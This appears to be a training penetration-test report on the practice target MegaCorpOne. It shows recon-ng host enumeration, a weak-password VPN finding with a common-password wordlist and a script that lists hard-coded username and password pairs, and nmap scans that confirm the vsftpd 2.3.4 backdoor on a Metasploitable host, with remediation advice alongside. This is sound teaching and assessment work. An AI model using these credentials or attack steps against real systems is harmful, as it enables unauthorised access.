CVE-2022-28615	Apache HTTP Server 2.4.53 and earlier may crash or disclose information due to a read beyond bounds in ap_strcmp_match() when provided with an extremely large input buffer. While no code distributed with the server can be coerced into such a call, third-party modules or lua scripts that use ap_strcmp_match() may hypothetically be affected.
CVE-2022-30556	Apache HTTP Server 2.4.53 and earlier may return lengths to applications calling r:wsread() that point past the end of the storage allocated for the buffer.

CVE-2021-39275 ap_escape_quotes() may write beyond the end of a buffer when given malicious input. No included modules pass untrusted data to these functions, but third-party / external modules may. This issue affects Apache HTTP Server 2.4.48 and earlier.

Recon-ng with Shodan API key (18 Hosts found):

```
Source Options:
  default      SELECT DISTINCT ip_address FROM hosts WHERE ip_address IS NOT NULL
  <string>     string representing a single input
  <path>       path to a file containing a list of inputs
  query <sql>  database query returning one column of inputs

[recon-ng][default][shodan_ip] > options set SOURCE sans.org
SOURCE => sans.org
[recon-ng][default][shodan_ip] > modules load recon/domains-hosts/hackertarget
[recon-ng][default][hackertarget] > info

       Name: HackerTarget Lookup
     Author: Michael Henriksen (@michenriksen)
    Version: 1.1

Description:
  Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the results.

Options:
  Name   Current Value    Required  Description
  ------ -------------    --------  -----------
  SOURCE megacorpone.com  yes       source of input (see 'info' for details)

Source Options:
  default      SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>     string representing a single input
  <path>       path to a file containing a list of inputs
  query <sql>  database query returning one column of inputs

[recon-ng][default][hackertarget] > modules load recon/hosts-ports/shodan_ip
[recon-ng][default][shodan_ip] > info

       Name: Shodan IP Enumerator
     Author: Tim Tomes (@lanmaster53) and Matt Puckett (@t3lc0) & Ryan Hays (@_ryanhays)
    Version: 1.2
       Keys: shodan_api

Description:
  Harvests port information from the Shodan API by using the 'ip' search operator. Updates the 'ports'
  table with the results.

Options:
  Name   Current Value  Required  Description
  ------ -------------  --------  -----------
  LIMIT  1              yes       limit number of api requests per input source (0 = unlimited)
  SOURCE sans.org       yes       source of input (see 'info' for details)

Source Options:
  default      SELECT DISTINCT ip_address FROM hosts WHERE ip_address IS NOT NULL
  <string>     string representing a single input
  <path>       path to a file containing a list of inputs
  query <sql>  database query returning one column of inputs

[recon-ng][default][shodan_ip] > options set SOURCE megacorpone.com
SOURCE => megacorpone.com
[recon-ng][default][shodan_ip] > modules load recon/domains-hosts/hackertarget
[recon-ng][default][hackertarget] > run
--------------
MEGACORPONE.COM
--------------
```

```
[recon-ng][default][hackertarget] > options set SOURCE megacorpone.com
SOURCE => megacorpone.com
[recon-ng][default][hackertarget] > run

_________________
MEGACORPONE.COM
_________________
[*] Country: None
[*] Host: fs1.megacorpone.com
[*] Ip_Address: 51.222.169.210
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ---------------------------------------------------------
[*] Country: None
[*] Host: ns1.megacorpone.com
[*] Ip_Address: 51.79.37.18
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ---------------------------------------------------------
[*] Country: None
[*] Host: mail2.megacorpone.com
[*] Ip_Address: 51.222.169.213
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ---------------------------------------------------------
[*] Country: None
[*] Host: ns2.megacorpone.com
[*] Ip_Address: 51.222.39.63
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ---------------------------------------------------------
[*] Country: None
[*] Host: www2.megacorpone.com
[*] Ip_Address: 149.56.244.87
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ---------------------------------------------------------
[*] Country: None
[*] Host: ns3.megacorpone.com
[*] Ip_Address: 66.70.207.180
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ---------------------------------------------------------
[*] Country: None
[*] Host: beta.megacorpone.com
[*] Ip_Address: 51.222.169.209
[*] Latitude: None
[*] Longitude: None
```

```
File  Actions  Edit  View  Help
[*] ----------------------------------------
[*] Country: None
[*] Host: syslog.megacorpone.com
[*] Ip_Address: 51.222.169.217
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------------------------------------
[*] Country: None
[*] Host: mail.megacorpone.com
[*] Ip_Address: 51.222.169.212
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------------------------------------
[*] Country: None
[*] Host: siem.megacorpone.com
[*] Ip_Address: 51.222.169.215
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------------------------------------
[*] Country: None
[*] Host: admin.megacorpone.com
[*] Ip_Address: 51.222.169.208
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------------------------------------
[*] Country: None
[*] Host: vpn.megacorpone.com
[*] Ip_Address: 51.222.169.220
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------------------------------------
[*] Country: None
[*] Host: snmp.megacorpone.com
[*] Ip_Address: 51.222.169.216
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------------------------------------
[*] Country: None
[*] Host: router.megacorpone.com
[*] Ip_Address: 51.222.169.214
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------------------------------------
[*] Country: None
[*] Host: intranet.megacorpone.com
[*] Ip_Address: 51.222.169.211
[*] Latitude: None
```

```
[*] ----------------------------------------------------------
[*] Country: None
[*] Host: support.megacorpone.com
[*] Ip_Address: 51.222.169.218
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------------------------------------------------------
[*] Country: None
[*] Host: test.megacorpone.com
[*] Ip_Address: 51.222.169.219
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------------------------------------------------------
[*] Country: None
[*] Host: www.megacorpone.com
[*] Ip_Address: 149.56.244.87
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------------------------------------------------------

SUMMARY
-------
[*] 18 total (0 new) hosts found.
[recon-ng][default][hackertarget] >
```

Weak Password on Public Web Application


Risk Rating: **Critical**

Description:
The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. Kill Chain Labs was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file. After successfully logging in with username: thudson and password: thudson, Kill Chain Labs was able to download the password.lst which helped gain access to other accounts.
In addition, Kill Chain Labs was also able to download vpn.sh and change the permissions to make it executable, and revealed username and password combinations for trivera, msmith, mcarlow, and agrofield. Step-by-step vulnerability exploitations are screen-captured and detailed below Remediation.

Affected Hosts: vpn.megacorpone.com

Remediation:


- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user **thudson**'s password.



vpn.megacorpone.com/password.lst

Exploit-DB Nessus

```
#!comment: This list has been compiled by Solar Designer of Openwall Project
#!comment: in 1996 through 2011.  It is assumed to be in the public domain.
#!comment:
#!comment: This list is based on passwords most commonly seen on a set of Unix
#!comment: systems in mid-1990's, sorted for decreasing number of occurrences
#!comment: (that is, more common passwords are listed first).  It has been
#!comment: revised to also include common website passwords from public lists
#!comment: of "top N passwords" from major community website compromises that
#!comment: occurred in 2006 through 2010.
#!comment:
#!comment: Last update: 2011/11/20 (3546 entries)
#!comment:
#!comment: For more wordlists, see https://www.openwall.com/wordlists/
123456
12345
password
password1
123456789
12345678
1234567890
abc123
computer
tigger
1234
qwerty
money
carmen
mickey
secret
summer
internet
a1b2c3
123
service
Winter2021
Summer2021
Spring2021
Topsecret!
cybersecurity
canada
hello
ranger
shadow
baseball
donald
harley
hockey
letmein
maggie
mike
mustang
snoopy
buster
dragon
jordan
```



```
  GNU nano 5.4                                                    vpn.sh
#!/bin/bash

echo '
 ____________________________________________________________
|   ___        _   _   ____   _   _                          |
|  / _ \      \ \ / /  |  _ \ | \ | |                        |
|  | | | |_ _  _ \ V /  | |_) |  \ | |                        |
|  | |_| | _ \ _ \ V /  |  __/| . ` |                        |
|  | |_| | |_) | | \ /   | |   | |\ |                        |
|   \___/| .__/|_| |_|V   |_|   |_| \_|                        |
|        | |                                                  |
|        |_|                                   v1.1           |
 ____________________________________________________________
'

echo 'Enter username (not email address)'

read username

echo ''

echo 'Enter password'

read password

echo ''

echo 'Attempting connection to vpn.megacorpone.com...'

sleep 3

if [ $username == 'thudson' ] && [ $password == 'thudson' ]
then
        echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'trivera' ] && [ $password == 'Spring2021' ]
then
        echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'msmith' ] && [ $password == 'msmith' ]
then
        echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'mcarlow' ] && [ $password == 'Pa55word' ]
then
        echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'agrofield' ] && [ $password == 'agrofield1' ]
then
        echo "You are now connected to MegaCorpOne VPN."
else
        echo "Incorrect username or password."


fi
```

Zenmap Scan of Network


Risk Rating: **Critical**

Description:
A Zenmap network scan was performed on **megacorpone.com** to inventory Megacorpone's computer network. Results of the scan show vulnerable computers and ports, and confirmed a potential vsftpd exploit on port 21. These results were confirmed with an Nmap scan.

Affected Hosts: megacorpone.com

Remediation:

- Perform regular vulnerability scanning of the network to highlight and correct known exploits.
- Close all unnecessary ports to include port 21 to mitigate the attack surface.
- Stay up to date with known vulnerabilities and software patches as soon as they become available.



```
Scan Tools Profile Help
Target: 149.56.244.87                                   Profile: Intense scan
Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor 149.56.244.87
Hosts  Services  Nmap Output  Ports/Hosts  Topology  Host Details  Scans
OS  Host
www.megacorp
nmap -T4 -A -v --script ftp-vsftpd-backdoor 149.56.244.87

Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-08 13:25 EST
NSE: Loaded 46 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 13:25
Completed NSE at 13:25, 0.00s elapsed
Initiating NSE at 13:25
Completed NSE at 13:25, 0.00s elapsed
Initiating Ping Scan at 13:25
Scanning 149.56.244.87 [4 ports]
Completed Ping Scan at 13:25, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:25
Completed Parallel DNS resolution of 1 host. at 13:25, 6.00s elapsed
Initiating SYN Stealth Scan at 13:25
Scanning www.megacorpone.com (149.56.244.87) [1000 ports]
Discovered open port 443/tcp on 149.56.244.87
Discovered open port 22/tcp on 149.56.244.87
Discovered open port 80/tcp on 149.56.244.87
Completed SYN Stealth Scan at 13:25, 1.36s elapsed (1000 total ports)
Initiating Service scan at 13:25
Scanning 3 services on www.megacorpone.com (149.56.244.87)
Completed Service scan at 13:25, 7.24s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against www.megacorpone.com (149.56.244.87)
Retrying OS detection (try #2) against www.megacorpone.com (149.56.244.87)
Initiating Traceroute at 13:25
Completed Traceroute at 13:25, 0.04s elapsed
Initiating Parallel DNS resolution of 1 host. at 13:25
Completed Parallel DNS resolution of 1 host. at 13:25, 6.51s elapsed
NSE: Script scanning 149.56.244.87.
Initiating NSE at 13:25
Completed NSE at 13:25, 0.00s elapsed
Initiating NSE at 13:25
Completed NSE at 13:25, 0.55s elapsed
Nmap scan report for www.megacorpone.com (149.56.244.87)
Host is up (0.019s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp  open  http     Apache httpd 2.4.38 ((Debian))
| http-server-header: Apache/2.4.38 (Debian)
443/tcp open  ssl/http Apache httpd 2.4.38 ((Debian))
| http-server-header: Apache/2.4.38 (Debian)
Device type: general purpose|firewall|storage-misc
Running (JUST GUESSING): Linux 4.X|3.X|5.X (96%), Watchguard Fireware 11.X (88%), Synology DiskStation Manager 5.X (85%)
OS CPE: cpe:/o:linux:linux_kernel:4.0 cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:3.10 cpe:/o:linux:linux_kernel:5 cpe:/
o:watchguard:fireware:11.8 cpe:/o:linux:linux_kernel:3.2 cpe:/o:synology:diskstation_manager:5.1
OS details: Linux 4.0 (96%), Linux 2.6.32 (94%), Linux 2.6.32 or 3.10 (94%), Linux 4.4 (94%), Linux 2.6.32 - 2.6.39 (91%), Linux
2.6.32 - 2.6.38 (90%), Linux 3.11 - 4.1 (88%), Linux 3.2 - 3.8 (88%), Linux 2.6.18 (88%), Linux 2.6.32 - 3.8 (87%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 47.532 days (since Fri Dec 23 08:39:35 2022)
Network Distance: 19 hops
TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1723/tcp)
HOP RTT     ADDRESS
1   0.38 ms PL-Reflte-IRT105.mchome.net (172.25.192.1)
2   ... 18
19  19.07 ms www.megacorpone.com (149.56.244.87)

NSE: Script Post-scanning.
Initiating NSE at 13:25
Completed NSE at 13:25, 0.00s elapsed
Initiating NSE at 13:25
Completed NSE at 13:25, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.86 seconds
           Raw packets sent: 1140 (55.176KB) | Rcvd: 1022 (41.208KB)
```

```
Scan Tools Profile Help
Target: 172.22.117.0/24                                 Profile: Intense scan
Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.0/24
Hosts  Services  Nmap Output  Ports/Hosts  Topology  Host Details  Scans
OS  Host
172.22.117.16
172.22.117.15
nmap -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.0/24

Nmap scan report for 172.22.117.249 [host down]
Nmap scan report for 172.22.117.250 [host down]
Nmap scan report for 172.22.117.251 [host down]
Nmap scan report for 172.22.117.252 [host down]
Nmap scan report for 172.22.117.253 [host down]
Nmap scan report for 172.22.117.254 [host down]
Nmap scan report for 172.22.117.255 [host down]
Initiating Parallel DNS resolution of 1 host. at 15:45
Completed Parallel DNS resolution of 1 host. at 15:45, 7.53s elapsed
Initiating SYN Stealth Scan at 15:45
Scanning 172.22.117.150 [1000 ports]
Discovered open port 53/tcp on 172.22.117.150
Discovered open port 25/tcp on 172.22.117.150
Discovered open port 21/tcp on 172.22.117.150
Discovered open port 5900/tcp on 172.22.117.150
Discovered open port 22/tcp on 172.22.117.150
Discovered open port 23/tcp on 172.22.117.150
Discovered open port 80/tcp on 172.22.117.150
Discovered open port 139/tcp on 172.22.117.150
Discovered open port 111/tcp on 172.22.117.150
Discovered open port 3306/tcp on 172.22.117.150
Discovered open port 445/tcp on 172.22.117.150
Discovered open port 513/tcp on 172.22.117.150
Discovered open port 8180/tcp on 172.22.117.150
Discovered open port 2121/tcp on 172.22.117.150
Discovered open port 6667/tcp on 172.22.117.150
Discovered open port 512/tcp on 172.22.117.150
Discovered open port 1099/tcp on 172.22.117.150
Discovered open port 514/tcp on 172.22.117.150
Discovered open port 2049/tcp on 172.22.117.150
Discovered open port 6000/tcp on 172.22.117.150
Discovered open port 1524/tcp on 172.22.117.150
Discovered open port 8009/tcp on 172.22.117.150
Discovered open port 5432/tcp on 172.22.117.150
Completed SYN Stealth Scan at 15:45, 0.54s elapsed (1000 total ports)
Initiating Service scan at 15:45
Scanning 23 services on 172.22.117.150
Completed Service scan at 15:46, 38.12s elapsed (23 services on 1 host)
Initiating OS detection (try #1) against 172.22.117.150
NSE: Script scanning 172.22.117.150.
Initiating NSE at 15:46
Completed NSE at 15:46, 0.06s elapsed
Initiating NSE at 15:46
Completed NSE at 15:46, 0.01s elapsed
Filter Hosts
```

```
Scan Tools Profile Help
Target: 172.22.117.150                                   Profile: Intense scan
Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.150

Hosts  Services   Nmap Output  Ports / Hosts  Topology  Host Details  Scans
OS  Host
www.megaco
172.22.117.15
nmap -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.150

Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-08 15:30 EST
NSE: Loaded 46 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:30
Completed NSE at 15:30, 0.00s elapsed
Initiating NSE at 15:30
Completed NSE at 15:30, 0.00s elapsed
Initiating ARP Ping Scan at 15:30
Scanning 172.22.117.150 [1 port]
Completed ARP Ping Scan at 15:30, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:30
Completed Parallel DNS resolution of 1 host. at 15:30, 7.50s elapsed
Initiating SYN Stealth Scan at 15:30
Scanning 172.22.117.150 [1000 ports]
Discovered open port 22/tcp on 172.22.117.150
Discovered open port 3306/tcp on 172.22.117.150
Discovered open port 445/tcp on 172.22.117.150
Discovered open port 21/tcp on 172.22.117.150
Discovered open port 25/tcp on 172.22.117.150
Discovered open port 139/tcp on 172.22.117.150
Discovered open port 5900/tcp on 172.22.117.150
Discovered open port 80/tcp on 172.22.117.150
Discovered open port 111/tcp on 172.22.117.150
Discovered open port 23/tcp on 172.22.117.150
Discovered open port 53/tcp on 172.22.117.150
Discovered open port 512/tcp on 172.22.117.150
Discovered open port 513/tcp on 172.22.117.150
Discovered open port 514/tcp on 172.22.117.150
Discovered open port 1099/tcp on 172.22.117.150
Discovered open port 6667/tcp on 172.22.117.150
Discovered open port 5432/tcp on 172.22.117.150
Discovered open port 8009/tcp on 172.22.117.150
Discovered open port 2121/tcp on 172.22.117.150
Discovered open port 8180/tcp on 172.22.117.150
Discovered open port 6000/tcp on 172.22.117.150
Discovered open port 2049/tcp on 172.22.117.150
Discovered open port 1524/tcp on 172.22.117.150
Completed SYN Stealth Scan at 15:30, 1.55s elapsed (1000 total ports)
Initiating Service scan at 15:30
Scanning 23 services on 172.22.117.150
Completed Service scan at 15:30, 36.15s elapsed (23 services on 1 host)
Initiating OS detection (try #1) against 172.22.117.150
NSE: Script scanning 172.22.117.150.
Initiating NSE at 15:31
Completed NSE at 15:31, 8.07s elapsed
Initiating NSE at 15:31
Filter Hosts
```

```
Zenmap
Scan Tools Profile Help
Target: 172.22.117.150                                   Profile: Intense scan
Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.150

Hosts  Services   Nmap Output  Ports / Hosts  Topology  Host Details  Scans
OS  Host
www.megaco
172.22.117.15
nmap -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.150

Completed NSE at 15:31, 8.07s elapsed
Initiating NSE at 15:31
Completed NSE at 15:31, 8.01s elapsed
Nmap scan report for 172.22.117.150
Host is up (0.0036s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://www.securityfocus.com/bid/48539
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo: ERROR: Script execution failed (use -d to debug)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
```

```
Scan  Tools  Profile  Help
Target:  172.22.117.150                                   Profile:  Intense scan
Command:  nmap -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.150
Hosts  Services   Nmap Output  Ports / Hosts  Topology  Host Details  Scans
OS  Host
www.megaco
172.22.117.15
nmap -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.150
53/tcp   open  domain       ISC BIND 9.4.2
80/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind      2 (RPC #100000)
| rpcinfo: ERROR: Script execution failed (use -d to debug)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec         netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell        Netkit rshd
1099/tcp open  java-rmi     GNU Classpath grmiregistry
1524/tcp open  bindshell    Metasploitable root shell
2049/tcp open  nfs          2-4 (RPC #100003)
2121/tcp open  ftp          ProFTPD 1.3.1
3306/tcp open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc          VNC (protocol 3.3)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:15:5D:02:04:10 (Microsoft)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.195 days (since Wed Feb  8 10:50:17 2023)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=195 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   3.63 ms 172.22.117.150

NSE: Script Post-scanning.
Initiating NSE at 15:31
Completed NSE at 15:31, 0.00s elapsed
Initiating NSE at 15:31
Completed NSE at 15:31, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.34 seconds
           Raw packets sent: 1028 (45.978KB) | Rcvd: 1017 (41.402KB)
Filter Hosts
```

Similarly, we can run nmap -sV 172.22.117.150 to yeild the same results:

```
┌──(root㉿kali)-[~/Downloads]
└─# nmap -sV 172.22.117.150                                                    1
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-08 15:34 EST
Nmap scan report for 172.22.117.150
Host is up (0.0085s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
